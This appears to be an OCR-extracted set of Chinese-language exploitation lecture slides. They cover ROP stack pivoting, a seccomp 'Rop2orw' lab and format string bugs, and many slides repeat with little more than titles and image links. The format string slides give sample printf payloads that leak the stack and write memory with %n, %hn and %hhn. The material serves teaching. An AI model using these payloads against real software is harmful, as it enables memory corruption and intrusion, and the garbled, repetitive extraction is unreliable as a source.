
$ ROP

Advanced - Stack pivoting




$ ROP

Advanced - Stack pivoting




$ ROP

Advanced - Stack pivoting




Stack



Buffer


$ ROP

Advanced - Stack pivoting




$ ROP

Advanced - Stack pivoting




Stack




Buffer


$ ROP

Advanced - Stack pivoting





Stack





Buffer

0xdeadbeef


$ ROP

Advanced - Stack pivoting






Stack



Buffer

$ ROP

Advanced - Stack pivoting



$ ROP

$ ROP
Lab - Rop2orw

```
#!/bin/bash
sudo apt install libseccomp-dev
```

- 有時程式只需要用到部分 syscall，因此會使用 C library **libseccomp-dev** 來為程式加上 seccomp rules，限制/允許 syscall 的使用
- 使用工具 *seccomp-tools* 來分析程式運行中使用到的 seccomp rules

```
u1f383@u1f383:/
$
#include <stdio.h>
#include <seccomp.h>

int main()
{
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
    seccomp_load(ctx);
    seccomp_release(ctx);
}
```

Example

$ ROP

Lab - Rop2orw

- Open、Read、Write (ORW) 能說是最被廣泛使用的 syscall，因此通常並不會被 seccomp rule 所限制；相較來說 execve 使用次數就很少，並且不安全，很有可能會被限制使用
- 你需要用 ROP chain，配合 open, read, write 三個 syscall 將 flag 讀出來

Format String Bug

$ FSB

Concept

- **Explanation** - 當呼叫 printf、sprintf 等 function 需要利用 format string 來操作資料時，若我們能控制到 format string，就能透過 format string 的使用方式做 exploit
- **Mitigation** - compiler 其實會在 compile time 時跳出 warning，而且滿容易發現的

```
test.c: In function ‘main’:
test.c:9:9: warning: format not a string literal and no format arguments [-Wformat-security]
    9 |  printf(s);
      |         ^
```

$ FSB

Concept

rdi	rsi	rdx	rcx	r8	r9	<rsp>	<rsp+8>
&fmt str	1	2	3	4	5	6	7

```
printf("%d %d %d %d %d %d %d", 1, 2, 3, 4, 5, 6, 7);
```

Normal

rdi	rsi	rdx	rcx	r8	r9	<rsp>	<rsp+8>
&fmt str	3B	1234	0x7fXXXX	0	0	123	0x7fXXXX

```
printf("%d %d %d %d %d %d %d"); // leak regs and stack
```

Attack

$ FSB

Concept


%p	印出位址
%s	印出字串 (到 NULL)
%n	將當前輸出的所有字元數，以 4 bytes 存到對應的參數指向的位址
%hn	將當前輸出的所有字元數，以 2 bytes 存到對應的參數指向的位址
%hhn	將當前輸出的所有字元數，以 1 byte 存到對應的參數指向的位址
%c	印出 unsigned int
%123c	印出 unsigned int 外，會將輸出用空白 padding 到 123 個字元
n$	指定第 n 個參數

$ FSB


Example

```
u1f383@u1f383:/
$
printf("%6$p %7$s”);

printf("%64c%8$hhn");

printf("%4660c%9$hn");

printf("%3735928559c%10$n");
```

```
I am output.
```



Stack



0x401000


$ FSB

Example


6th param 為 rsp，%p 會印出位址

```
printf("%6$p %7$s");

printf("%64c%8$hhn");

printf("%4660c%9$hn");

printf("%3735928559c%10$n");
```

```
0xdeadbeef
```



Stack



0x401000


$ FSB

Example

